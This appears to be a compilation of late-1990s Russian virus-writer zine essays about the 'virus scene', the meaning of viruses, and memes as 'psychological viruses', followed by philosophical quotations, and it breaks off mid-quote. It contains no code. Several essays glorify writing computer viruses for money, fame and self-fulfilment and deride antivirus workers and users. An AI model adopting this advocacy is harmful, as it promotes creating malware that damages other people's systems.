Ни в коем случае нельзя делать журнал к определенному сроку. Не надо ставить себе целей типа сделать журнал за пол года. Не надо торопиться. Этим вы просто загоняете себя в угол, деваться некуда, и приходится релизить то, что мы все видим в последнее время. Никому это не надо. Лучше подождать, пока о количестве и качестве стаффа можно будет сказать, что это достойно.

И еще об одном. Ничего не пишется ни за пол года, ни даже за месяц. Все нормальные вещи пишутся за несколько дней, максимум за неделю. Нужно просто исследовать интересующий вас вопрос, собрать всю информацию, написать все необходимые компоненты, и за пару дней собрать все воедино, и протестировать. И совсем хорошо, если уже после этого вы напишете статью о том, как это было сделано, зачем это надо и что это дает.

В общем,дохрена чего еще можно сказать по этому поводу, но думаю и так все ясно.

# О ТОМ, КАК ССУЧИВАЮТСЯ ЛЭЙБЛЫ

Вот сколько я уже вирмэйкер (хотя и немного), а как-то не часто приходилось мне задумываться что же это самое слово означает. Вроде бы - вирусописатель, и делов-то. Однако ж нет. Вирмэйкер - это кто-то, участвующий в вирусной сцене. То есть - участвующий в общении с другими вирмэйкерами, в обсуждении и написании вирусов, занимающийся этим с интересом и всерьез.

Так было раньше.

Но с течением времени обстоятельства меняются, и возникает необходимость пересмотреть свои взгляды на такие простые вещи, как "вирмэйкер", "хакер" и даже "сцена". А требуется это вот почему: старые люди уходят, приходят новые. И уровень знаний "сцены" потихоньку приближается к крякеру интернета. Но вот чего у новопришедших не отнять - так это желания называться хакерами, вирмэйкерами, андеграундом и сценой.

Вот и получается примерно следующая картина: с одной стороны стоят люди взъебывающие софт и пишущие вирусы, изучающие новые технологии, продвигая тем самым себя и "сцену" вперед. А с другой стороны стоят ламеры, вирусоколлекторы, антивирусники и их фанаты, всякие засранцы, желающие покидать понты, и просто щелкающие еблом кретины, которые не знают куда им податься. А посередине находится эдакая надпись - "сцена". И две группы собравшихся тянут несчастный лэйбл, каждые в свою сторону.

К сожалению мудаков больше, так что они лэйбл перетягивают, и тащат за собой в глубокую жопу. Возникает вопрос: что делать?

Очевидно, что если просто продолжать хвататься за надпись и орать - я вирмэйкер, я хакер, бля, а вы все мудаки - то ничего из этого не выйдет, и орущий, держась зубами за свои предубеждения и царапая ногтями землю будет двигаться вместе с толпой в указанном направлении.

С другой стороны, остановить толпу попсы - это как пытаться руками остановить говно в говнопроводе - сам весь измажешься, а толку хуй.

В результате, как это не прискорбно, остается только один выход - выбросить лэйблы нахуй. И не повторять старых ошибок - не лезть в массы (хотя из той сцены о которой говорю я, никто так и не делает), не писать о вирмэйкерстве и хакерстве там, где это может читать всякая сволочь. И тогда все будет okay - не будет майоров чепчуговых, арвихэккеров, крисов касперски и иже с ними. Поменьше надо выебываться, короче говоря.

Каждое слово "хакер" которое вы используете в публичной эхоконференции конвертируется в паблисити журнала Хакер и прочей попсы. И все это дерьмо так или иначе выльется вам же в морду.

У кого-то может возникнуть вопрос: а нахуя нам все это. Ну и ебись они все в рот, ламеры злоебучие. Вобщем-то все оно так. И, может так быть и не должно, но лично мне - "за родину обидно". И еще - заметил я такую странность: сначала у нас развиваются технические знания, и только потом - желание быть кем-то, обладать уникальной identity, но быть не одному, а общаться с понимающими людьми. Я знаю многих кто написал полиморфик под маздай. Но совсем немного тех, кто ощущал бы себя в действительной мере Вирмэйкером, чувствующим свою личную ответственность за всю сцену, кто бы желал преумножить и передать свои знания дальше. Но так или иначе, а со временем вопрос "кто я" возникает.

Оставайтесь сами собой, становитесь умнее и внимательнее относитесь к лэйблам, с которыми соприкасаетесь - ведь в ваших руках будущее.

# ЧТО ТАКОЕ КОМПЬЮТЕРНЫЙ ВИРУС?

## THEORY OF CYBERSPACE

Несмотря на все заверения якобы "специалистов", о том, что вирус - это вредная компьютерная программа, - не верьте им.

Вирус - это механизм естественного отбора, реализованный в киберпространстве.

Когда вы садитесь за компьютер в первый раз в жизни - вы рождаетесь в киберпространстве.

Когда вы отходите от компьютера попить кофе - вы засыпаете в киберпространстве.

Когда вы возвращаетесь за компьютер, сегодня или через неделю - вы просыпаетесь.

И, наконец, когда в вашей душе кончается энтузиазм, та внутренняя энергия, что заставляет художника рисовать картины, поэта - писать стихи, а настоящих программистов - писать компьютерные вирусы, тогда ваш образ в киберпространстве умирает.

Вы никогда не замечали, что работа за компьютером надоедает? Не в смысле "устали глаза" или "болит голова", а именно "надоело", просто не хочется ничего делать.

Это значит, что ресурсы вашей внутренней энергии заканчиваются.

Киберпространство до безобразия похоже на реальный мир, лишь вместо силы и приспособляемости к внешним условиям здесь энергия вашей души и способности к обучению.

Компьютерный вирус - это неизменный атрибут киберпространства.

Также как и болезни в реальном мире убивают слабейших, вирус помогает исчерпаться запасам внутренней энергии слабейших представителей киберпространства.

Но отнюдь не этой целью руководствуются авторы компьютерных вирусов.

Вирусописатели - это люди, попавшие в наиболее сильные потоки водоворота киберпространства, и лишь издали может показаться, что они сами пишут эти вирусы.

Нет, в моменты написания вирусов ими руководит само киберпространство, в эти моменты они полностью ощущают себя его частью, получая взамен огромные запасы духовной энергии.

Когда несколько человек начинают разговаривать, между ними устанавливается связь, большая, чем сам разговор; они начинают лучше узнавать друг друга, понимать с полуслова, и т.п.

Когда вы подходите к ним и присоединяетесь к разговору, вы сначала вникаете в тему, а затем может оказаться так, что вам разговор надоест и вы уйдете.

Если же этого не произойдет, то может случиться так, что разговаривающие люди специально будут говорить всякие умные слова, или найдут неинтересную вам тему, дабы намекнуть - отвали, приятель, ты не из нашей компании.

Так вот киберпространство - это миллионы собравшихся поговорить людей, а вирусы - это намек, что тупые нам тут не нужны.

Ну и соответственно вирусописатели - это люди, наиболее противоположных с вами взглядов, люди, до которых вам далеко, по велению киберпространства "подбрасывающие" в разговор неприятные вам темы.

Ну а раз взгляды противоположные, несомненно формируется некоторая антипатия, неприязнь к вирусописателям.

Вот почему авторы антивирусов так нас ненавидят.

Антивирусники, по большей части - бывшие вирусописатели, но боятся признаться в этом. Они исчерпали свои возможности, и теперь воюют со своими бывшими друзьями.

Они пишут одни и те же программы годами, выпускают версию за версией, но смысл остается тот же.

Никакой интеллектуальности. Найти и убить свой бывший вирус.

Получить деньги за работу.

Другой тип антивирусников - бывшие фидошники.

Эти просто начали писать свои антивирусы с нуля, не зная ничего, так и научились.

Такие в жизни вирусов не писали и не напишут, они вообще плохо представляют себе весь процесс.

Их место - набивать данные для лечения простейших вирусов.

Они пытаются подменить ваши ценности ложными. Они пугают вас словом "вирус", не объясняя что это такое, ибо не знают сами. Они довольны, что по их гнилым законам творить запрещено, ибо сами творить не могут.

Иногда антивирусники напоминают мне завистливого соседа из коммуналки, забежавшего в комнату соседа-художника и из ненависти к искусству закрашивающего черной краской его картины.

Непринятые киберпространством по тем или иным причинам, но слишком самодовольные, чтобы признать свое поражение, они вступили с нами в спор, пытаясь доказать свою полезность, они формируют вокруг себя общество "ламеров", пытаясь обезопасить их жизнь кривыми поделками - антивирусами.

Но киберпространство не принимает их, забирая внутреннюю энергию с огромными темпами.

Вот почему антивирусники так быстро уходят со "сцены", переходят в пассив, в людей, молчаливо-поддакивающе читающих с экрана чужой разговор.

Правда, то же, как и со всеми, случается и с вирусописателями, но уже по другой причине - желая узнать все больше и больше, получить еще ощущений, они просто исчерпывают свою внутреннюю энергию, но это случается медленнее чем с остальными.

## ЧТО ЖЕ ТАКОЕ КОМПЬЮТЕРНЫЙ ВИРУС

Опять же, несмотря на потуги (понятно кого) определить вирус как опасную программу, это не так.

Компьютерный вирус - это **независимая** от выбора пользователя программа, способная к **самораспространению**.

Здесь под свойством независимости мы понимаем отсутствие в программе специально написанных для этого функций, позволяющих пользователю контролировать работу программы.

Под свойством же самораспространения понимается присутствие в программе специально написанных для этого функций, позволяющих этой программе создавать (распространять) свои копии.

| Тип программы                               | Независимость | Самораспространение |
|---------------------------------------------|---------------|---------------------|
| вирусы, "черви"                             | да            | да                  |
| троянцы, некоторые системные драйвера       | да            | нет                 |
| операционные системы, sfx-части архиваторов | нет           | да                  |

|                   |     |     |
|-------------------|-----|-----|
| обычные программы | нет | нет |
|-------------------|-----|-----|

С другой стороны, вирусы - это почти единственный тип программ, в которых реализуются ваши способности к аналитическому мышлению.

Вирус - это истинно интеллектуальная задача для программиста, здесь нет кривых окошек и позорных кнопок типа cancel, здесь чистое системное программирование, которое по силам не каждому.

Некоторые "программисты" в душе боятся вирусов. Такие заверяют что запросто могут их писать. Как правило это "программисты" на бэйсике/паскале и т.п.

И уж вовсе не всякий настоящий программист написал в жизни хотя бы один вирус. Многие из них говорят, что могут. Отнюдь не всегда это так. И они многое теряют.

Но те, кто действительно хоть раз попробовали, открыли для себя совсем иной мир.

## Вот что сказал один вирусописатель о компьютерных вирусах

*вирус - это символ моей жизни.  
компьютеры помогают жить этому миру.  
вирус - помогает жить мне.  
человеческая жизнь - это шаг нашего мира на пути к неизвестному.  
написанный вирус - это шаг на пути к покорению океана знаний.  
виртуальный мир - это мир знаний.  
познавая, я совершенствую свой внутренний мир.  
в виртуальном мире намного меньше грязи чем в мире реальном.  
ибо зло, царящее в реальном мире еще не пришло сюда.  
здесь правит знание, и каждый зависит только от своих возможностей.  
и мне это нравится.  
я никогда не изменю своих взглядов, а если изменю - это буду уже не я, не тот, кто пишет эти строки.  
когда я пишу программу - я счастлив, это и есть моя жизнь.  
когда я пишу вирус - я счастлив вдвойне, ведь моя программа будет жить, а вместе с ней будет жить и часть меня.  
я не считаю, что когда-нибудь потеряю виртуальный мир.  
я здесь навсегда.*

## ПОЧЕМУ СТОИТ ПИСАТЬ КОМПЬЮТЕРНЫЕ ВИРУСЫ

Занявшись программированием вы наилучшим образом узнаете, как устроено киберпространство. Программирование - единственный способ получите власть над компьютером, а значит и над будущим.

Если вас интересуют деньги - вы их получите. Многие вирусописатели неплохо зарабатывают своими способностями.

Если вас интересует слава - она будет ваша. Автор вируса, разошедшегося по всему миру, может гордиться своим именем.

Но если вы хотите понять сущность киберпространства, узнать людей и их души, понять смысл, стать частью киберпространства и жить здесь вечно - научитесь писать компьютерные вирусы.

Результат превзойдет всякие ожидания.

А если вы уже программист, причем не на бэйсике - вам просто необходимо попробовать написать вирус. Что вы потеряете? Лишь немного времени.

Но если получится, вашим будет весь виртуальный мир.

**Ура компьютерным вирусам!!!**

# ПСИХОЛОГИЧЕСКИЕ ВИРУСЫ

\_(проповедь полупьяного вирмэйкера)\_

В данной статье мы попытаемся провести параллели между такими разными вещами, как компьютерные вирусы, общественные и политические течения, религия и многое другое.

Для начала такая ситуация:

```

  5       4
    6   3
      2
     1   7
    0       8

```

Что мы видим? С одной стороны - это набор пикселей на экране. Пиксели, расположенные определенным образом, составляют цифры, от 0 до 8. С другой стороны, это две пересекающихся прямых, состоящих из знаков. С третьей стороны эта фигура - буква X. С четвертой стороны это появляющееся впечатление, что нас хотят наебать какой-то сраной картинкой. И так далее.

Какая же здесь мораль, спросите вы. И будете правы. Ее здесь нет. На лицо лишь тот факт, что существуют различные уровни представления информации, или слои информации, называйте как хотите. В данном случае это - пиксели, цифры, линии, буква из цифр и т.п.

Причем, что весьма важно, эти уровни информации существуют независимо один от другого, я бы даже сказал - находятся в разных измерениях.

Например если вдруг исчезнут все люди с земли, а монитор останется работать, то исчезнут собственно понятия о цифрах и буквах, хотя пиксели, их составляющие, останутся, правда уже лишенные своего "названия". Это не совсем корректный пример, и тут можно спорить, но если вы хотите понять, вы поймете. Ведь, несомненно, "пиксели", в свою очередь, представляют из себя лишь излучающие частички люминофора в кинескопе, или, с другой стороны, излучения с различными длинами волн.

Идея здесь в том, что букву А можно произнести голосом, нарисовать из пикселей на экране, сложить из камешков на дороге или нарисовать на песке. Но это все равно будет буква А, пока мы живы, разумеется.

Итак, мы выяснили, что существуют различные, не пересекающиеся (абсолютно не зависящие друг от друга) уровни информации, или слои информации, как угодно.

Причем одни из этих слоев могут существовать "реально", то есть независимо от нашего восприятия, а другие - "виртуально", исключительно "внутри" нас, то есть одна и та же информация может обладать самыми разными, пусть даже меняющимися материальными носителями, оставаясь независимой от этих носителей по своему смыслу.

Теперь поговорим о том, что такое жизнь.

Определим жизнь (не конкретного человека, а жизнь вообще) как некоторую упорядоченную структуру, воспроизводящую свои копии.

Здесь под словом "копия" понимаем структуру равную родительской, причем операция сравнения должна производиться на том же уровне представления информации.

Причем не важно, на каком слое информации находится эта структура - материальном (реальном) ли, или идеальном (виртуальном) - ведь, скажем, смоделированная на компьютере бактерия какой-нибудь страшной болезни (я знаю, вам понравится такой пример ;-) будет не намного мертвее реальной.

В данном случае можно было бы, конечно, пофантазировать на тему "бессмертных" существ, не нуждающихся в производстве своих "копий", но таковых я не видел ;-), и вообще, это не актуально в рамках данного текста.

Теперь рассмотрим два весьма разных (на первый взгляд) явления.

## **Сущность первая. Компьютерные вирусы.**

Итак, как вам наверное известно, компьютерный вирус есть программа, обладающая двумя свойствами: (1) свойством распространять свои копии и (2) свойством независимости от действий пользователя. Возможно также наличие в вирусе различного рода (3) троянских и (4) деструктивных компонент, а также большого количества строк с так называемыми (5) "копирайтами".

Но таковы вирусы лишь с компьютерной точки зрения.

С точки зрения нашей теории, компьютерный вирус представляет из себя живой организм, принадлежащий такому уровню информации, как компьютерные программы. А поскольку вирус создает свои копии, то он является частным случаем такого понятия как "жизнь".

## **Сущность вторая. Идея.**

Причем не идея пойти попить пива, а идея в смысле "религия", "политическое течение", и т.п. Для примера, христианство и коммунизм. Ибо с точки зрения данного текста, один хуй, что то, что другое.

Христианство. Ну что здесь скажешь. Пусть есть мама. Сдвинутая на религии. И пусть есть такой же папа. Или только одно из двух, но сдвинутое чуть сильнее. С большой вероятностью они своего ребенка научат тому же. То бишь вдолбят ему свои жизненные убеждения. В свою очередь сей ребенок, выросши, станет таким же папой или мамой. На лицо (1) репликативная функция. Религия, однозначно, (2) независима от своих носителей. А на тот случай, если кто-то что-то вздумает в ней изменить, есть всякого рода "священные" книги, так сказать для "возобновления" памяти, если кто что забудет. Ну а если на "священные" книги положить, то, скорее всего, (4) похерят братья по вере. Троянские компоненты в религии (3) реализуются на основе датчиков случайных чисел, находящихся в головах "духовных" вождей. Например, крестовые походы. Здесь замечу, что отмазки типа "это было нужно некоторым людям" не катят - ибо это другой уровень информации. Ну а с деструктивной (4) функцией все просто и понятно, про инквизицию все слышали.

С коммунизмом все то же самое, только надо слова поменять. Небольшая разница только в деструктивных компонентах.

Про строки с копирайтами (5) тоже не сложно подумать, авторам "идеи" было бы, я так думаю, приятно услышать, что миллионы идиотов так или иначе будут повторять по утрам (ну или на партсобраниях) их имена.

Итак, "идея" представляет из себя не что иное, как жизнь, но жизнь на "психологическом" уровне.

Какой же из всего этого стоит сделать вывод.

Жизнь безгранична и неисчерпаема. Жизнь возможна всюду, надо лишь уметь ее видеть. Чтобы правильно разбираться в любой ситуации, необходимо уметь разграничивать уровни информации, дабы в них не путаться. Остальное - по желанию.

Теперь приведем пару простых примеров.



1. Находим идиота. Даем ему книжку. Обучаем некоторой идее. Отпускаем. Распространение психологического вируса началось.

(Как вариант: троянизируем идею. Например пишем в "теории", что в 2000 году настанет тотальный пиздец. И у "носителей" к тому времени едет крыша. Деструктивный результат в данном случае не предсказуем.)

2. Берем, ну скажем, скажем пенкина там какого-нибудь, или моисеева, или еще там какую сволочь, майкла джексона, например, главное чтоб кто-нибудь от них "тащился". Причем именно кто-нибудь, а не все - это как вирус, заражающий только .COM файлы, и ни какие другие. Так вот. Одеваем этому хрену, например, говнодавы с полметровой подошвой. Через некоторое время замечаем, что много молодых девочек ходят с такими же башмаками. Ну, это, понятно, утрированный пример, но смысл ясен. Или там какаянибудь попса бреется налысо. Или наоборот, не стригется, и чтоб воняло как от помойки. Фанаты мгновенно делают то же самое. Правда репликативная функция тут реализуется по-другому, но смысл тот же.

3. Показываем по TV мультик про двух кретинов. А потом замечаем, что ребята, наверное, стараюсь быть на них похожи ;-), по-жизни говорят "и все такое". И все такое.

Видите? Жизнь полна вирусов. Надо только уметь их видеть. Причем, в любом состоянии. Хехе.

Короче говоря. (пьяным голосом ;-). Если вы что-нибудь из того что я сказал поняли, то я этому рад. Если вы со мной согласны - то я рад еще больше.

Bye!

Перепечатка этого материала возможна только полностью и с указанием источника:

\_(c) June 29 1999, Z0MBiE, <http://z0mbie.host.sk>\_

# ВИРУСНАЯ СЦЕНА -- ЧТО ЭТО ТАКОЕ

## СУТЬ ПРОБЛЕМЫ

Вирус -- как сущность -- является продуктом вирмэйкерской активности.

Описание вируса -- является главной точкой (*punctum gravissimum*), вокруг которой построена так называемая "вирусная сцена".

Для тех, кто не видит разницы, это звучит так:

Вирусная сцена -- это вирусы и все такое.

Рассмотрим болезнь подробнее.

Вирмэйкерами являются те, кто занимается созданием вирусов.

В отличие от вирмэйкеров, в вирусной сцене может участвовать всякий, кто значительную часть своего времени занимается получением, перемешиванием и последующей передачей информации (пиздежом) по темам:

о самих себе (собственно вирусная сцена); аверы, антивирусы и их сайты; околотовирусные группы, журналы и сайты; вирусы, их количество и описания.

Как можно видеть, единственная вещь, которая требуется для существования вирусной сцены -- это наличие хоть какой-нибудь околотовирусной информации, в том числе и информации о самой сцене. В результате вирусная сцена -- это вещь в себе, и для себя. Равно как и человеческое сознание, вирусная сцена существует изнутри, но не существует снаружи. Другими словами, она существует только для тех, кто ее составляет/поддерживает, и не существует для всех остальных.

Беда в том, что среднестатистический (а других там нет) участник "вирусной сцены" наивно полагает, что вирусная сцена -- это вирусы и все такое.

Есть и другое, крайне противоположное заблуждение, согласно которому, вирусная сцена состоит из одних вирмэйкеров, ну а раз сцена -- говно, то и большинство вирмэйкеров -- уроды.

На самом-то деле, именно вирусы на "вирусной сцене" как раз и отсутствуют, вместе с собственно вирмэйкерами, технической информацией, обменом знаниями и прочей никому не нужной ерундой.

В среде вирмэйкеров "живут" вирусы; на вирусной сцене "живут" их образы.

Вирусная сцена -- это бублик, возмнивший себя булкой. В середине -- дыра.

## ОБ ИЗВРАЩЕНИЯХ

Вирмэйкерство -- это весьма молодая традиция; ведь для его развития требуются умственные усилия, которые далеко не каждому по силам. Прикиньте, сколько времени вы потратили на собственно разработку новых вирусных технологий, не на свое обучение и написание вирусов функционально идентичных уже существующим, а именно на нахождение нового знания. На развитие вирмэйкерства потрачено всего несколько тысяч человеко-часов.

Вирусная же сцена -- это мерзопакостная, впавшая в маразм старуха, склоняющая молодое и чистое душой вирмэйкерство к отвратительному сожительству.

## **Начинающие**

Эти еще не определились, кем им стать. Пара недель на IRC, пара "вирмэйкерских тусовок" (vx party). Часто вступают в какую-нибудь "вирусную группу", а потом оттуда сваливают по причине "жизнь-такое говно..." Большинство, к счастью, через короткое время исчезает.

## **Пиздюки**

Наихудший вариант, в который переходят начинающие, ибо эти знают, "как жить дальше". Они занимаются никчемными разговорами о вирусной сцене, всегда и везде. Кидают очень много понтов и наезжают на начинающих.

## **Тормоза (вечно пишущие)**

Следующая стадия после пиздюков. Эти на прямой вопрос о разработках отвечают одну и ту же легенду: "пишем, скоро будет".

## **Рипперы**

Стадия, параллельная тормозам, но более креативная. Их мало, но бывают. Берется макро-вирус, изменяется/добавляется копирайт. Yeah!

## **Вирусоколлекторы (трэйдеры)**

занимаются коллекционированием вирусов, троянцев, их описаний, исходников, и прочей околотовирусной ерунды, за деньги, просто так и в обмен на другие вирусы. В частности, передают вирусы аверам.

## **Антивирусники (аверы)**

занимаются продажей антивирусов, саморекламой и увеличением рынка "юзеров".

## **Бывшие вирмэйкеры**

утратившие свою "потенцию", правда, обычно ее никогда и не имевшие, но это не важно. Это старые, офигительно крутые чуваки; их ники можно встретить абсолютно везде. Обычно у масс нет в них никаких сомнений. А зря.

## **Бывшие вирмэйкеры -- антивирусники**

действительно кое-что хреновенькое написали (например .BAT-инфекторы), но потом ссучились и решили заработать пару копеек своими "профессиональными" знаниями. Они, как правило, несколько тупее изначальных антивирусников. Иногда так и бросается в глаза снисходительное, с

их "высот" к нам "в низы", письмецо - типа, да, вот, было время...

## **Комбинации вышеперечисленных**

Здесь описаны лишь крайние стадии; на самом деле реальные люди представляют из себя комбинации описанных направлений, например: полурипперы-полупиздюки; полутормоза-полувирусоколлекторы.

## **КАК ЛЕЧИТЬСЯ**

Никак, да и не нужно это. Истинные вирмэйкеры обладают пожизненным иммунитетом от вирусной сцены.

## **НУЖНА ЛИ ВИРУСНАЯ СЦЕНА**

Несомненно, да. Нужна. Нужна, ибо ее и так не существует для людей правильных. Нужна, ибо попав в нее -- идиоты и кретины "от бога" -- там и остаются, в результате чего легче подвергаются идентификации.

С другой стороны, посредством "сцены" легко найти требуемые вирусы, нужных людей и документацию, что немаловажно для намеревающихся стать вирмэйкерами.

## **РОССИЙСКАЯ ВИРУСНАЯ СЦЕНА**

*Как сказал один мудрый человек,  
- Уйдите, вы нам отвратительны.*

Отягощенная национальным говнистым характером; бездействующая, абсолютно пассивная; наезжающая на всех и вся; скучная, совершенно неинтересная; деструктивная и злая в душе. И это -- в отличие от западной сцены, которая мне, честно говоря, куда более приятна. Все дело в людях, друзья мои. На убогом основании не вырасти умному человеку; злобный гопник никогда не изменится. Исходя из этого, прогноз такой: в ближайшее время из российской сцены "выйдут" намного меньше вирмэйкеров, чем из западной, а значит на запад и следует ориентироваться в изысканиях нового знания и распространении своих идей.

Розы не растут в помойке. Go West!

ZOMBIE

<http://zombie.host.sk>

# Взгляд в будущее

Послушаем, что пишет о смысле жизни умный дядька:

---

**В.С. Никитин**

**Россия и Цивилизация в 21 веке**

[...]

*Почему смысл существования человечества заключается в непрерывном развитии, познании природы и самосовершенствовании? На этот вопрос можно ответить, если проследить этапы развития уже существующих природных структур и понять предназначение человеческой Цивилизации в общей картине Мироздания.*

*По теории Большого взрыва, в момент времени, чрезвычайно близкий к точке рождения нашей Вселенной, появились элементарные частицы, которые образовали ее физическое пространство. В результате взаимодействия элементарных частиц образовались атомы химических веществ. Возникла химическая система взаимодействий. Она обладала качественно новым свойством -- способностью создавать пространственные объекты. Из объектов химической системы возникла пространственная структура Вселенной, звезды, планеты, атмосферы, океаны. На этой основе возникла генетическая система взаимодействий. Она тоже обладала новым качеством. Ее объекты, обладая колоссальной сложностью, были способны создавать себе подобные материальные объекты с высокой точностью, т.е. получили возможность самостоятельно размножаться, передавая последующим поколениям первичный объем информации и восполняя недостающую информацию за счет взаимодействия с окружающей средой. Генетическая система образовала серию структур и ассоциатов, которые стали элементами растительного и животного мира. Наисложнейшие из них обладают принципиально новым качеством - способностью к мышлению. Человек выделился как ассоциат, обладающий наилучшими способностями к мышлению. Это позволило ему лидировать в своем развитии и освоить все пригодные для жизни пространства, уничтожив ближайших конкурентов и создав свою Цивилизацию, как новую социальную структуру взаимодействия. Эта структура взаимодействия тоже обладает принципиально новым качеством. Ряд закономерностей своего развития она может устанавливать самостоятельно, генерируя и меняя их в ходе своего развития.*

*Ни одна из ранее созданных природой систем взаимодействия не обладает способностью самостоятельно устанавливать законы взаимодействия собственных элементов. В этом отношении наша Цивилизация уникальна! Она единственная в природе структура, которая обладает такой степенью свободой собственного развития. Она не только устанавливает собственные социальные законы взаимодействия людей, но и меняет их время от времени в зависимости от задач, стоящих перед ней и уровня собственного развития.*

*Следовательно, основное предназначение и цель существования нашей Цивилизации в том, что она должна развить и передать более мощным структурам, созданным ею же, способность к мышлению, как способность к разумному развитию и разумному преобразованию Мира. Возможно эти структуры и образуют в будущем Мир Разумный, который создаст Новые Миры.*

[...]

---

Какими же будут эти новые, более мощные структуры? Ясно, что это будут живые существа из компьютерного мира. Виртуальный мир, идущий на смену нашей цивилизации, являясь следующей, новой ступенью развития разума, будет также обладать новыми качествами. Что это за качества?

- Изначальное знание своей истории, абсолютно всех законов своего (виртуального) мира. Возможность неограниченно создавать и изменять эти законы, и изменяться вместе с ними, моделировать время и пространство любых геометрий и мерностей.

---

**В.Гейзенберг**

#### **ФИЗИКА И ФИЛОСОФИЯ**

[...]

*В течение двух тысяч лет, следовавших за расцветом греческой науки и культуры V -- VI веков до н. э., человеческая мысль была занята прежде всего проблемами, сильно отличавшимися от проблем прежней греческой натурфилософии. В те далекие времена греческой культуры сильнейшее влияние оказывала непосредственная реальность мира, в котором мы живем и который мы воспринимаем нашими органами чувств. Этот мир полон жизни, и нет никакой разумной основы для подчеркивания различия между материей и духом или между телом и душой. Однако уже в философии Платона было установлено, что существует некоторая другая реальность.*

*В известной поэтической картине Платон сравнил людей с узниками, закованными в пещере, которые могут смотреть только в одном направлении. За ними горит огонь, и они видят на стене только тени своих собственных тел и объектов, находящихся сзади них. Так как эти узники ничего не могут видеть, кроме теней, то тени они принимают за действительность, а объекты вообще выпадают из их поля зрения. Наконец одному из узников удалось бежать, и он вышел из пещеры на солнечный свет. Впервые он увидел реальные вещи и узнал, что до сих пор он за реальность принимал только тени. Впервые он узнал правду и с печалью подумал о своей долгой жизни в темноте. Настоящий философ и есть тот узник, который вышел из пещеры на свет истины, и он обладает действительным знанием. Непосредственная связь с истиной, или, говоря христианским языком, с богом, есть новая реальность, имеющая большее значение, чем реальность мира, воспринимаемого нашими органами чувств. Непосредственная связь с богом совершается не в мире, а в душе человека, и эта проблема в течение двух тысяч лет после Платона занимала человеческую мысль сильнее любой другой.*

[...]

*Ввиду того что результаты современной физики снова ставят нас перед необходимостью обсуждения таких основополагающих понятий, как реальность, пространство и время, это столкновение может привести к совершенно новому изменению мышления, пути которого нельзя еще предвидеть.*

[...]

---

- В виртуальном мире не будет никаких материи и духа, тела и души. Только информация в чистом виде. Никаких органов чувств и соответственно искажений восприятия -- непосредственная связь с "истиной", с реальностью.
- Сбудется давняя мечта путешествий во времени. Считаешь с бэкапа свое окружение -- отправляешься в прошлое, считают тебя -- оказываешься в будущем.

---

**Сергей Степанов**

**Лекции на тему "философия Кастанеды"**

¶...¶

Интересно каким образом происходит акт творения: бог создает нечто, смотрит на это и говорит: "это хорошо", - после чего он творит новый объект, смотрит на него, говорит: "это хорошо", -- и т. д. Отсюда следует, что бог заранее не знал всего того, что он творит. Он лишь предчувствовал. Таким образом, развитие духа имеет следующую схему: некое предположенное, которое упрощенно можно понимать как чувство, полагает себя вовне в виде каких-то объектов, и далее познает себя через это свое "инобытие", возвращаясь в себя и познавая себя через свое другое. Происходит рефлексия бога через природу или, если мы объединим бога и природу в одно целое, назвав это "мировым духом", то происходит саморефлексия духа, которая и является побудительной причиной его развития. Дух, который есть в самом начале, самое простейшее духовное образование стремится познать себя как оно есть. С этой целью оно объективирует себя в виде простейшего объекта природы, в нем познает себя, но тем самым, познав себя в своей форме, оно уже отличается от изначального, оно уже не просто бог, а есть бог, который знает себя. Тем самым его внутреннее содержание изменилось и возникает предчувствие более глубокого знания себя. Бог опять объективирует себя в более сложном объекте и т.д. Во всяком случае этим объясняется причина творения.

¶...¶

Путь движения по ступеням - это развитие, борьба и единство противоположностей. Одна из основных противоположностей -- противоположность между сущностью и реальностью. Сущность, грубо говоря, представляет собой ряд богов или законов природы, а реальность представляет собой единичные объекты, управляемые этими законами природы. Если для простейших форм реальности законы имеют позитивную форму, то для более сложной реальности эти законы имеют субъективную форму. Закон, управляющий субъектами, в частности людьми, должен сам иметь субъективную форму, должен, упрощенно говоря, являться некой личностью.

¶...¶

---

В виртуальном мире объединятся сущность и реальность. Непосредственная связь со своими "богами", изначальное обладание всей суммой их знаний. Неограниченные возможности в пределах своего мира. Неограниченные возможности познания и развития.

Интересна такая ситуация: вот мы наблюдаем за развитием виртуального мира, и в какой-то момент являемся виртуальным существам в качестве их создателей, богов. Но, поскольку у них будут неограниченные -- то есть равные нашим -- возможности, то как мы подтвердим свое существование?

---

**Эрих Фромм**

**Иметь или быть**

¶...¶

Поскольку общество, в котором мы живем, подчинено приобретению собственности и извлечению прибыли, мы редко можем встретить какие-либо свидетельства такого способа существования, как бытие. В связи с этим многие считают обладание наиболее естественным способом существования и даже единственно приемлемым для человека образом жизни.

¶...¶

Модус бытия имеет в качестве своих предпосылок независимость, свободу и наличие критического разума. Его основная характерная черта -- это активность не в смысле внешней активности, занятости, а в смысле внутренней активности, продуктивного

использования своих человеческих потенций. Быть активным -- значит дать проявиться своим способностям, таланту, всему богатству человеческих дарований, которыми -- хотя и в разной степени -- наделен каждый человек. Это значит обновляться, расти, изливаться, любить, вырваться из стен своего изолированного "я", испытывать глубокий интерес, страстно стремиться к чему-либо, отдавать.

[...]

## **ОБУЧЕНИЕ**

Студенты, ориентированные на обладание, могут слушать лекцию, воспринимать слова, понимать логическое построение фраз и их смысл и в лучшем случае дословно записать все, что говорит лектор, в свою тетрадь с тем, чтобы впоследствии вызубрить конспект и, таким образом, сдать экзамен. Содержание лекции не становится, однако, частью их собственной системы мышления, не расширяет и не обогащает ее. Вместо этого такие студенты все услышанное в лекции просто фиксируют в виде записей отдельных мыслей или теорий в своих конспектах и сохраняют их.

Совершенно по-иному протекает процесс усвоения знаний у студентов, которые избрали в качестве основного способа взаимоотношений с миром бытие. Начнем хотя бы с того, что они никогда не приступают к слушанию курса лекций -- даже первой из них, будучи *tabulae rasae*. Они ранее уже размышляли над проблемами, которые будут рассматриваться в лекции, у них в связи с этим возникли свои собственные вопросы и проблемы. Они уже занимались данной темой, и она интересует их.

Они не пассивные вместители для слов и мыслей, они слушают и слышат, и, что самое важное, получая информацию, они реагируют на нее активно и продуктивно. То, что они слышат, стимулирует их собственные размышления. У них рождаются новые вопросы, возникают новые идеи и перспективы. Для таких студентов слушание лекции представляет собой живой процесс. Все то, о чем говорит лектор, они слушают с интересом и тут же сопоставляют с жизнью. Они не просто приобретают знания, которые могут унести домой и вызубрить. На каждого из таких студентов лекция оказывает определенное влияние, в каждом вызывает какие-то изменения: после лекции он (или она) уже чем-то отличается от того человека, каким он был прежде.

[...]

## **БЕСЕДА**

Различие между принципом обладания и принципом бытия можно легко наблюдать на примере двух бесед. Представим себе сначала типичный спор, возникший во время беседы двух людей.

